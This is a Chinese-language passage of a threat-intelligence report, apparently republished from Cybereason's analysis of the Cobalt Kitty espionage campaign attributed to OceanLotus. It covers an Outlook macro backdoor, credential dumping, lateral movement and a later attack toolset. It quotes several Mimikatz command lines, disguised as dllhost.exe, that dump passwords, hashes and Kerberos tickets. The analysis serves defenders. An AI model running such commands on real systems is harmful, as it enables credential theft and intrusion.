恶意宏扫描受害者的Outlook收件箱，并查找字符串“\$\$ cpte” 和“\$\$ ecpte”。

那么宏将打开一个CMD shell，执行字符串之间的任何指令/命令。

宏从收件箱中删除邮件，以确保最小的曝光风险。













宏搜索“已删除项目”文件夹中的特殊字符串，以查找攻击者的电子邮件地址，并通过电子邮件将数据发送回攻击者。

最后，宏将删除 攻击者收到或发送的电子邮件的任何证据。


凭证倾销和lateral movement

攻击者使用著名的Mimikatz作为其主要工具来获取密码，包括用户密码，NTLM哈希值和Kerberos凭证。Mimikatz是一个非常受欢迎的工具，可以被大多数防病毒软件供应商和其他安全产品检测到。因此，攻击者使用超过10种不同的定制Mimikatzpayloads，这些payloads被混淆和打包，从而允许他们逃避防病毒检测。

以下是攻击期间检测到的Mimikatz命令行参数的示例：

 2 	dllhosts.exe "kerberos::ptt c:\programdata\log.dat" kerberos::tgt exit
 2 	dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
 2 	dllhost.exe log privilege::debug sekurlsa::logonpasswords exit
 2 	dllhosts.exe privilege::debug token::elevate lsadump::sam exit
 2 	c:\programdata\dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
 2 	c:\programdata\dllhost.exe log privilege::debug sekurlsa::logonpasswords exit

窃取的凭据可用于感染更多的机器，主要利用Windows内置工具以及传递机密和传递哈希攻击。



第四阶段：新的武器库以及尝试恢复PowerShell基础架构

四周之后，在没有出现其他任何明显的恶意活动时，攻击者又回来了，推出了新的改进工具，旨在绕过公司IT团队实施的安全缓解措施。这些工具和方法主要允许他们绕过PowerShell执行限制和密码转储缓解。

在此阶段，Cybereason发现了一个受到攻击的服务器，被用作主攻击机，攻击者将其武器存储在网络共享中，从而使其更容易将其工具传播到网络上的其他计算机。攻击者的武器包括：

Denis和Goopy后门的新变体
PowerShell限制绕过工具-改编自PSUnlock Github项目。
PowerShell Cobalt Strike Beacon - 新的payloads+新的C2域
PowerShell混淆器 - 所有新的PowerShellpayloads都会使用Daniel Bohannon的Github 项目改编的开源脚本进行fuzz处理。
HookPasswordChange -灵感来自GitHub上的工具，该工具会在密码更改时通知攻击者。使用此工具，攻击者可以避免密码被重置，并且攻击者修改了该工具。
Customized Windows Credentials Dumper - 基于已知密码转储工具的 PowerShell 密码转储器，使用PowerShell旁路和反射加载。攻击者专门用于获取Outlook密码。
Customized Outlook Credentials Dumper- 受到已知的Outlook凭据Dumper的启发。
Mimikatz - PowerShell和二进制版本，具有多层混淆。

对这个武器库的分析表明，虽然已经检测到并关闭了一次，攻击者也不得不恢复基于PowerShell的基础架构。攻击者倾向于和Cobalt Strike一起使用fileless基础构造的意图非常明显。这可能表明，攻击者更倾向于使用已知的工具，而不是使用自己定制的工具，而这些工具可以作为最后的手段。

结论

Cobalt Kitty是一次针对亚洲的一家全球性公司的网络间谍APT活动，目前被认为是由OceanLotus集团发动的。本文中对该APT的分析证明了攻击者的决心和动机。他们不断改变技术，升级他们的武器库，使该公司始终处于他们的阴影之下。事实上，他们从来没有放弃，即使攻击被防御者暴露和关闭。

除此之外，Cybereason在调查期间还发现并分析了OceanLotus集团的攻击武器库中的新工具，如：

新的后门（“Goopy”）使用HTTP和DNS隧道进行C2通信。

后门程序利用来自Microsoft，Google和卡巴斯基的合法应用程序中的DLL sidelode攻击。以及受到已知工具的启发而开发出的三种定制的凭证dump工具，并且Cybereason还发现了“Denis”后门的新变种，并设法将后门归功于OceanLotus Group，而这是一个以前没有公开报道的情况。

Tags: [攻击者](#) , [工具](#) , [攻击](#) , [后门](#) , [利用](#) , [服务器](#) , [脚本](#) , [密码](#) , [发现](#) , [基础](#) ,

为您推荐了相关的技术文章:

1. [我当初是怎么管理技术团队的](#)
2. [SecWiki/windows-kernel-exploits: windows-kernel-exploits Windows平台提权漏洞集合](#)
3. [PHP代码审计学习 | 零の杂货铺](#)
4. [当 PassiveDNS 遇到泛解析 | 岚光](#)
5. [\[原创\]安全攻城师系列文章 - 信息收集工具篇](#)

原文链接: www.4hou.com